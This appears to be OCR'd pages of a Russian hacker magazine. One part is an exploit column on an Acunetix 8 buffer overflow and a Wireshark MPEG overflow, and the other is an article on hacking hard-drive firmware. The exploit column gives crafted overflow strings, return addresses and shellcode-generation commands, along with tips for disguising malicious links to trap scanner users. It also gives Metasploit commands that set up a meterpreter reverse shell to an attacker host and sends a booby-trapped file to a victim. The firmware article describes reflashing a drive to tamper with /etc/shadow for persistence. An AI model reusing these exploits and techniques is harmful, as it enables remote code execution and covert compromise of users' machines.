
CVSSv2: 10.0 (AV:R/AC:L/Au:N/C:C/I:C/A:C)
Дата релиза: 23 апреля 2014 года
Автор: Danor Cohen, Osanda Malith
CVE: 2014-2994

Acunetix — один из самых популярных веб-сканеров уязвимостей и знаком многим нашим читателям благодаря хорошим результатам и простоте использования. Правда, большинство людей использует его «ознакомительную» версию Acunetix 8 (билд 20120704) из-за ощутимой цены. В связи с этим атаку с использованием найденной уязвимости прозвали «Взломай скрипт-кидди».

Ошибка происходит из-за неправильной обработки полученных данных, в частности ссылок на сторонние доменные имена. Вот пример найденных с помощью модуля `Scan Wizard` доменов для блога автора уязвимости (bit.ly/1jnTnxl).



XSS-уязвимость в McAfee Superscan 4.0



Значения регистров после ошибки в Acunetix

Анализ падения приложения Acunetix в Immunity Debugger

Этот модуль собирает домены из HTML-тегов, используемых на исследуемом сайте, например:

```
<img src=http://externalSource.com/someimg.png >
<a href=http://externalSource.com/ ></a>
```

После небольшого фаззинга было найдено, что Acunetix падает, если длина строки с доменным именем будет равна 268 или больше байт:

```
<A href="http://AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA">
```

При быстром анализе падения приложения в Immunity Debugger видим, что происходит повреждение регистра EDX, который заполняется кодом символа A. Значение регистров представлено на скриншоте.

Первая проблема в эксплуатации этой уязвимости заключается в обходе SEH. Вторую можно описать одним словом — ASCII. Acunetix получает информацию о внешних доменах как URL-адреса. А так как URL-адреса содержат только цифры и буквы за отдельным исключением, то мы не сможем указать некоторые адреса. Например, символ " будет представлен в памяти как 253232, потому что вначале конвертируется в %22 и затем только в коды символов. Кстати, сам символ % тоже будет конвертирован и отобразится как 253235.

Поэтому мы можем использовать только символы из диапазонов: A–Z, a–z, 1–0. И несколько специальных символов-исключений: !()=}{.

Автор долго пытался найти обход SEH с использованием только «печатных» символов, но нашел лишь обходной путь, поэтому он советует не тратить время на поиски.

Давай взглянем на полученное решение. Если посмотрим на строку, в которой происходит падение, то увидим следующее:

```
00405998 8B4A F8 MOV ECX,DWORD ↵
                PTR DS:[EDX-8]
```

Мы перезаписываем регистр EDX, но в инструкции он использует полученное значение минус 8. То есть к найденному подходящему адресу нужно будет добавить 8, конвертировать в «печатные» символы и надеяться на лучшее…

После небольшого поиска был найден подходящий адрес, который успешно представляется подходящими символами:

```
0x66303035 = f005
```


Для поиска нужного смещения можно воспользоваться утилитами pattern_create.rb и pattern_offset.rb из фреймворка Metasploit. Небольшое руководство по их использованию мы публиковали в одном из номеров, или можешь прочесть онлайн-версию на нашем сайте (bit.ly/1jfRfxF).

Далее находим место в URL-адресе, которое затирает регистр, и подставим полученное значение


```
<img src="http://AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA500fBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB">
```

Результат представлен на скриншоте. Как ты видишь, мы добились нужного результата и перезаписали регистр EIP.

Помимо этого, есть два места, куда мы можем подставить наш шелл-код: регистры ESP и EAX. Лучше всего использовать ESP по нескольким причинам:



Перезапись регистра EIP после обращения к адресу 0x66303035



Выполнение кода из регистра ESP для Acunetix 8 через адрес 0x7e79515d

- этот регистр указывается точно на начало строки с шелл-кодом;
- больше места под полезную нагрузку, чем в EAX.

После того как мы определились с выбором регистра, нужно найти адрес, указывающий на инструкцию:

```
JMP ESP
```

Этот адрес должен будет записан с помощью «печатных» символов. Автор оригинального эксплойта использовал следующий адрес:

```
0x7e79515d (из библиотеки SXS.DLL) = ]Qy~
```

Также можно воспользоваться утилитой mona.py от Corelan (bit.ly/1nJs9sL) с подходящими опциями и найти еще варианты:

```
!mona jmp -r esp -cp asciiprint
0x4d526349 : jmp esp | asciiprint,ascii,alphanum ↵
{PAGE_EXECUTE_READ} [WINHTTP.dll] ASLR: False, Rebase: ↵
False, SafeSEH: True, OS: True, v5.1.2600.2180 (C:\WINDOWS\↵
system32\WINHTTP.dll)
```

Результат будет выглядеть примерно так:

```
0x4d526349 = MRcI
```

Но воспользуемся первым, подставим его в нашу атакующую ссылку и запустим программу:

```
<img src="http://AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA500fBBBB]
Qy~BBBB...">
```

Результат срабатывания ты увидишь на скриншоте. Мы добились вызова инструкции:

```
INC DEX
```

Ее опкодом является 42 — код переданного символа B. Если заметил, то полученный адрес мы записали через четыре символа после первого адреса, так как они идут в ненужный нам регистр.

Следующим шагом нам надо подобрать подходящий Windows-шелл, который мы сможем записать как URL-строку. В этом нам могут помочь две утилиты:

- Python-утилита ALPHA3 (bit.ly/QJBGBw): `ALPHA3.py esp --input="shellcode.bin"`;
- Metasploit-утилита: `msfpayload windows/exec cmd=calc EXITFUNC=thread R| msfencode -e x86/alpha_mixed -t python BufferRegister=ESP`.

Но не забывай: так как шелл-код находится в ESP-регистре, то первая инструкция должна быть

```
PUSH ESP
```

Поэтому мы и указываем в утилитах такой параметр. Полученный эксплойт успешно проходит DEP-защиту, так как Acunetix был скомпилирован без соответствующей опции. Полученную строку ты можешь добавить в нашу ссылку и сохранять у себя на сайте.

EXPLOIT

Теперь рассмотрим эксплойты, которые могут сгенерировать все описанное. На момент написания статьи существовало два публичных эксплойта:

- один, от автора найденной уязвимости, написан на Perl (bit.ly/1n9tY2R);
- второй (bit.ly/1mYJZEI) написан на Python.

Также доступны видео по эксплуатации как Python-версии (bit.ly/1hJebzK), так и Perl-версии (bit.ly/REBd4o).

Единственная проблема — такие адреса будут очень подозрительны, когда атакующий увидит их в окне Scan Wizard, поэтому автор предлагает их замаскировать:

1. Сделать домен более привлекательным:

```
ADMIN.ControlMangment.1249874350345.site.com
```

2. Использовать имена доменов, начинающиеся с типов уязвимостей: SQLINJECTION, XSS", CSRF и подобного. Например:

```
<img src="http://CSRF...................................
.......... ............................................
..................... ..................................
.................................шелл-код">
```

Большинство начинающих пентестеров с радостью выберут такие пункты, нажмут OK и далее выполнят подставленный произвольный код.

TARGETS

Протестировано на Acunetix 8 build 20120704.

SOLUTION

Есть исправление от производителя.

ПЕРЕПОЛНЕНИЕ БУФЕРА В ВЕРСИЯХ WIRESHARK НИЖЕ 1.8.12/1.10.5

CVSSv2: 9.3 (AV:R/AC:M/Au:N/C:C/I:C/A:C)
Дата релиза: 7 марта 2014 года
Автор: Wesley Neelen
CVE: 2014-2299

Следующая программа также знакома большинству читателей — Wireshark. Без нее анализ сетевого трафика уже многим непривычен и неудобен.

Ошибка обнаружилась в функции `mpeg_read()` из файла `wiretap/mpeg.c`, которая используется для парсинга файлов формата MPEG. Сама же уязвимость проявляется из-за отсутствия проверки размера полученных данных, вследствие чего получаем обычное переполнение буфера.

Проблему разработчики легко исправили, добавив проверку на размер пакета:

```
if (packet_size > WTAP_MAX_PACKET_SIZE)
{
    ...

    *err = WTAP_ERR_BAD_FILE;
    *err_info = g_strdup_printf("mpeg: File has %u-byte ↵
    packet, bigger than maximum of %u", packet_size, ↵
    WTAP_MAX_PACKET_SIZE);
    return FALSE;
}
```

В отличие от предыдущей программы данная бесплатная с открытыми исходниками, но довольно часто используется ее portable-версия, которую периодически забывают обновлять. Так что у тебя есть все шансы успешно воспользоваться следующим эксплойтом.

EXPLOIT

Структура файла-эксплойта включает несколько частей:

- сигнатуру (Magic number) MPEG-файла — `FFFB41`;
- случайные данные;
- ROP-цепочку;
- шелл-код;
- случайные данные, число которых определяется размером предыдущих секций;
- инструкцию для обхода SEH-механизма, если файл открывается через командную строку;
- снова случайные данные;
- инструкцию для обхода SEH, если открывается через GUI.

Несколько инструкций SEH пришлось использовать из-за различных сценариев открытия файла. Если интересно, можешь посмотреть историю разработки на GitHub-аккаунте автора (bit.ly/1jmasO5).

Чтобы найти ROP-цепочку и инструкции для обхода SEH, как и в предыдущем эксплойте, воспользуемся утилитой `mona.py`.

Кстати, команда Corelan в своем видео (bit.ly/1szGxBD) по использованию скрипта в качестве примера как раз приводит одну из уязвимостей в программе Wireshark. В нашем случае, зная нужные библиотеки, можно заюзать такую команду:

```
!mona rop -m "libgtk-win32, libjpeg, libgnutls, ↵
libgobject, libcares" -cpb '\xff'
```

А пока возьмем готовый Metasploit-модуль, который генерирует файл формата PCAP для открытия его уязвимой программой Wireshark:

```
use exploit/windows/fileformat/wireshark_mpeg_overflow
msf exploit (wireshark_mpeg_overflow) > set payload windows/↵
                                        meterpreter/↵
                                        reverse_tcp
msf exploit (wireshark_mpeg_overflow) > set lhost ↵
                                        192.168.81.131
msf exploit (wireshark_mpeg_overflow) > set target 1
msf exploit (wireshark_mpeg_overflow) > exploit
```

После этого отправляем файл пользователю атакуемой машины из папки `/root/.msf4/local/mpeg_overflow.pcap`, а у себя запускаем клиент, который будет ожидать коннекта:

```
msf exploit (wireshark_mpeg_overflow) > use exploit/multi/↵
                                        handler
msf exploit (handler) > set payload windows/meterpreter/↵
                        reverse_tcp
msf exploit (handler) > set lhost 192.168.81.131
msf exploit (handler) > exploit
```

Осталось дождаться запуска нашего файла, после чего выполняем любые команды на побежденной машине :).

Есть идея попробовать доработать эксплойт, чтобы он генерировал не файл, а пакет, и отправлять его постоянно по сети. Тем самым с большой вероятностью любой человек, который попробует поснифать твои пакеты, используя уязвимую версию, выполнит произвольный код на своей машине. Ну или просто его Wireshark будет постоянно самопроизвольно закрываться.

Видео по работе с этой уязвимостью и идеи ее использования опубликовали ребята из Digital Security в своей статье (bit.ly/1oWdZIE) по «побегу» из виртуальной машины.

TARGETS

- Wireshark <= 1.8.12;
- Wireshark <= 1.10.5.

SOLUTION

Есть исправление от производителя.

```
 -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

sf > use exploit/windows/fileformat/wireshark_mpeg_overflow
sf exploit(wireshark_mpeg_overflow) > set payload windows/meterpreter/reverse_tcp
ayload => windows/meterpreter/reverse_tcp
sf exploit(wireshark_mpeg_overflow) > set lhost 192.168.81.131
host => 192.168.81.131
sf exploit(wireshark_mpeg_overflow) > set target 1
arget => 1
sf exploit(wireshark_mpeg_overflow) > exploit

*] Creating 'mpeg_overflow.pcap' file ...
*] Preparing payload
*] Writing payload to file, 70702 bytes
+] mpeg_overflow.pcap stored at /root/.msf4/local/mpeg_overflow.pcap
sf exploit(wireshark_mpeg_overflow) > use exploit/multi/handler
sf exploit(handler) > set lhost 192.168.81.131
host => 192.168.81.131
sf exploit(handler) > exploit
```

KALI LINUX
The quieter you become, the more you are able to hear

Генерируем эксплойт-файл для Wireshark в Metasploit

ROOT ВИНЧЕСТЕРА

РАСШИРЯЕМ СТАНДАРТНЫЕ ВОЗМОЖНОСТИ ЖЕСТКОГО ДИСКА



wwarby@flickr.com

Сергей Яровиков
sergiyarl@gmail.com

Жесткий диск, он же винчестер, не такое уж и простое устройство, каким может показаться на первый взгляд. За всю историю своего существования, начиная с 1956 года, накопители претерпели огромное количество изменений. Теперь это не просто пластина со считывающими головками, а целая система со своей логикой и программным обеспечением, а следовательно, со своими фичами и секретами. В этой статье мы попробуем разобраться, что собой представляет современный жесткий диск, а также попытаемся расширить его стандартные возможности для своих хакерских целей.

ЭЛЕКТРОНИКА HDD

Конструкция винчестера в какой-то степени наверняка известна каждому. По сути, это несколько пластин, которые вращаются со скоростью 15 000 об/мин, устройство позиционирования и блок управляющей электроники. Добавим к этому систему самоконтроля S.M.A.R.T. и другие интеллектуальные атрибуты. Короче, без пол-литра не разберешься, тем более технология отдельных элементов составляет коммерческую тайну.

Высокой точности позиционирования, плотности записи и прочим тонкостям современных HDD можно посвятить не один десяток статей, но мы, не углубляясь в механику диска и физику процессов, рассмотрим наиболее интересную для нас часть — электронику.

ПАЦИЕНТ

Итак, перед нами плата типичного жесткого диска Western Digital WD5000AAKX объемом в 500 Гб (рис. 1). Что мы имеем:

1. Микросхема DRAM. Интереса как такового не представляет, мануал легко можно найти в Сети. Память этих чипов колеблется от 8 до 64 Мб и соответствуют размеру кеша жесткого диска.
2. Контроллер двигателя шпинделя. Отвечает за управление механикой, регулирует мощность и имеет некоторые аналоговые/цифровые каналы. На чип Smooth L7251 3.1 мануалы отсутствуют, но можно попробовать поискать похожие микросхемы.
3. Флеш-память. На некоторых винчестерах микросхема отсутствует, но флеш-память бывает встроена в чип контроллера диска. Обычно имеет размер в пределах от 64 до 256 Кб. Используется для хранения программы, от которой загружается контроллер жесткого диска.
4. И самая любопытная для нас вещь — контроллер жесткого диска. Их производят компании Marvell, ST, LSI и другие. Некоторые компании, производящие винчестеры, делают свои собственные контроллеры, как, например, Samsung и Western Digital.

Контроллер жесткого диска предназначен для управления операциями преобразования и обмена данными от головок чтения/записи к интерфейсу накопителя. К сожалению, компания Marvell не хочет выкладывать документацию на свою продукцию в открытый доступ. Ну что ж, попробуем разобраться сами.

КОПНЕМ ГЛУБЖЕ

Наш зарубежный коллега Йерун «Sprite_tm» Домбург нашел интересный выход из данной ситуации — для исследования контроллера он использовал интерфейс JTAG (от англ. Joint Test Action Group). Этот интерфейс предназначен для тестирования и отладки печатных плат. То есть с помощью JTAG мы можем спокойно подключиться к интересующему нас устройству, поддерживающему стандарт IEEE 1149. В микросхему интегрируется порт тестирования (TAP — Test Access Port), состоящий из четырех или пяти выводов: TDI, TDO, TMS, TCK и, возможно, TRST. Расположение этих выводов для контроллера Marvell нашел некий _dex_, любезно поделившийся результатами на форуме HDDGURU (bit.ly/1loNDoQ).

Йерун выяснил, что у контроллеров Western Digital есть ARM-ядро, доступное через JTAG-порт. А также последовательный порт, который обычно не используется, но может быть полезен для наших целей.

Для исследования контроллера жесткого диска использовалась плата FT2232H, которую можно заказать в интернете за 30 евро. Она поддерживает JTAG, связь через последовательный порт, а также SPI. Для работы с ней использовалась программа OpenOCD (bit.ly/1kYdCoa).

В результате оказалось, что у микросхемы есть целых три ядра. Два Feroceon, которые являются довольно сильными ARM9-подобными ядрами, и Cortex-M3, которое немного слабее. У всех ядер разное предназначение:

- Feroceon 1 обрабатывает физические чтение/запись на жесткий диск;
- Feroceon 2 обрабатывает SATA-интерфейс, кеш и преобразует LBA в CHS;
- Cortex-M3 — предназначение неизвестно. Можно просто остановить его, но жесткий диск будет продолжать работать.




Рис. 1. Плата жесткого диска


INFO

В старых моделях жестких дисков часть функций управляющей электроники брал на себя MFM- или RLL-контроллер компьютера. Но со временем из-за высоких скоростей передачи данных потребовалось сократить тракт передачи данных, и разработчики отказались от этой идеи.


INFO

Кстати говоря, Йерун решил поделиться результатами своих исследований и выложил почти весь исходный код (bit.ly/QVhqh4) на своем сайте.

ДОБРО ПОЖАЛОВАТЬ, ИЛИ ПОСТОРОННИМ ВХОД ВОСПРЕЩЕН

Так как мы ставили перед собой цель использовать жесткий диск для своих коварных планов, то самое время подумать о модернизации его прошивки. Самый простой и, вероятно, сложный в обнаружении способ — изменять данные на лету. Чтобы сделать это, нужно найти подходящее ядро — ядро, которое имеет доступ к данным, путешествующим между диском и SATA-кабелем.

Для доступа к ядру можно использовать режим DMA (Direct Memory Access). Это такой режим, когда обмен данных происходит непосредственно с головки считывания в память, без активного участия процессора. То же самое относится и к SATA-порту: процессору нужно только указать, где данные, и логика DMA позаботится о чтении информации непосредственно из памяти.

Источником информации в этом случае послужит кеш-память винчестера из-за ее хорошего расположения: данные, считанные с диска, будут в кеше, так что их можно будет сразу оттуда скопировать.

Способ довольно сложный — неудобно каждый раз подключаться через JTAG и ковыряться в кеше во время работы жесткого диска. Вместо этого для сохранения доступа без подключения дополнительной платы можно перепрошить микросхему флеш-памяти, выпаяв и подключив к программатору.


Однако было бы сложно модернизировать код из-за неизвестного алгоритма сжатия, вместо этого можно просто изменить адрес выполнения и добавить специальный блок, который будет прочитан раньше остальных. Это делает положение дел немного проще.

В результате своего исследования Йерун создал инструмент fwtool, который может сбрасывать различные блоки во флеше и переводить код в текстовый файл. Затем можно изменить, удалить или добавить блок и вновь собрать все в одном файле прошивки, который потом спокойно загрузить во флеш.

МЕНЯЕМ ПРОШИВКУ

Подобные манипуляции с жестким диском требуют значительных усилий, и вряд ли кто-нибудь добровольно отдаст свой накопитель для взлома. Поэтому было бы неплохо найти способ перепрошивки винчестера без каких-либо посторонних устройств или снятия чипа.

У компании Western Digital есть специальные программные утилиты для работы с жестким диском — это инструменты, работающие под DOS, которые могут загрузить новую прошивку контроллера, микросхемы флеш-памяти или сервисного раздела. Инструменты используют так называемые Vendor Specific Commands (VSC), впрочем, об этом чуть позже.



Также есть набор инструментов под названием idle3-tools (bit.ly/1fDJtN0), которые можно взять на вооружение для модификации прошивки жесткого диска. Он также использует VSC, применяя Linux SCSI PassThrough IOCTLs. Йерун взял этот код, изменил его и интегрировал в fwtool. После этой модификации программа научилась оперировать прошивкой микросхемы флеш-памяти.

Теперь если хакер каким-то образом сможет воспользоваться fwtool на удаленной машине, то получит возможность сбросить флеш-память диска, изменить ее и «зашить» обратно. Правда, в конце концов владелец узнает о взломе и, вероятно, переустановит систему, но злоумышленник может внедрить что-нибудь, что проявит себя и после переустановки. Например, подождать, пока машина зачитывает из файла `/etc/shadow/`, где хранятся все пароли в системах UNIX/Linux, и изменить содержимое. После чего можно будет просто войти под своим паролем.

Кстати говоря, описанная методика может служить не только для подпольных экспериментов, но и для целей защиты. Например, можно создать неклонируемый жесткий диск, который будет работать нормально, если шаблон доступа секторов, как обычно, окажется случайным. Если же винчестер будет доступен только последовательно, то данные будут испорчены, что сделает клон отличным от оригинала.


ТЕРМИНАЛЬНЫЙ РЕЖИМ ЖЕСТКОГО ДИСКА

При работе в терминальном режиме пользователь может взаимодействовать с жестким диском посредством диагностических команд. Этот метод применяется для диагностики и ремонта накопителей Seagate и Toshiba, в Western Digital такая возможность отсутствует из-за сложности подключения. Терминальный режим фактически предоставляет полный root — управление механикой и логикой устройства. С его помощью можно также обновить или перезагрузить прошивку винчестера. Список команд для большинства накопителей можно посмотреть в интернете. А на плате жесткого диска имеется специальный разъем для подключения через последовательный порт.

Для доступа в терминальный режим понадобится устройство-адаптер, необходимое для преобразования уровней сигналов RS-232 в уровни TTL (такие адаптеры имеются в продаже, но можно собрать и самому — все необходимые схемы находятся в свободном доступе, а в качестве основы можно взять некоторые модели Arduino). Мы же возьмем готовый чип FTDI, который преобразует USB в последовательный интерфейс для микроконтроллера Atmega. Нужно соединить GND и RESET, а для подключения использовать контакты RX и TX.

Для работы с COM-портом используем любую понравившуюся программу — например, PuTTY или Hiperterminal. Выбираем тип подключения, вводим номер COM-порта и другие настройки:

```
Speed : 9600
Data Bits :    8
Stop Bits :    1
Parity : None
Flow Control : None
```



WARNING

Информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.



WARNING

Данные в сервисных разделах очень важны для правильной работы винчестера. Повреждение записанной информации ведет к потере работоспособности диска. Восстановить ее будет не так уж и просто — для перезаписи данных в сервисных разделах понадобятся специализированные программы (например, Ace Laboratory PC3000).

Для проверки работоспособности схемы нужно замкнуть RX и TX между собой. В результате все набираемые символы отобразятся в двойном количестве. Это происходит из-за того, что введенные данные будут передаваться по линии TX, а затем они же вернутся по линии RX. Делается это так: отключив SATA-кабель, соединяем выход TX диска с входом RX адаптера, и наоборот — RX адаптера с TX диска. Подключаем питание. После нажатия клавиш `<Ctrl + Z>` получаем приглашение `T>` (или `F>` для неисправных HDD) и вводим команды. Для получения списка команд вводим `/C`, а затем Q.

Из-за большого количества команд инженеры Seagate разделили их структуру на уровни. Такие команды, как чтение, запись, поиск, лог ошибок, доступны сразу на нескольких различных уровнях. Чтобы переключить жесткий диск для работы на другом уровне, надо воспользоваться командой `/x`.

```
Уровень T — сертификационные испытания
Уровень 1 — команды управления памятью
Уровень 2 — команды настройки механики привода
Уровень 3 — поисковые команды
Уровень 4 — команды слежения серводвигателя
Уровень 5 — используется только в заводских
            условиях
Уровень 6 — адаптивные команды управления
Уровень 8 — специальные команды настройки записи
Уровень 9 — команды режима системы контроля
            дефектов
```


Кроме этих девяти уровней, есть еще два дополнительных набора команд: сетевые и общие. Основной целью сетевых команд является отображение изменения текущего состояния системы. Общие команды используются для доступа к регистрам, буферной памяти и данным.

Вообще, терминальный режим предоставляет много интересных возможностей. Например, команда низкоуровневого форматирования может не только снести данные подчистую без возможности восстановления, также, если во время форматирования кто-нибудь отключит питание, винчестер сможет сам «доформатироваться» при первом же его включении. В общем, это тема, достойная отдельной статьи. Мы же движемся дальше.

ЗАПИСЬ ИНФОРМАЦИИ В СЕРВИСНЫЕ РАЗДЕЛЫ HDD

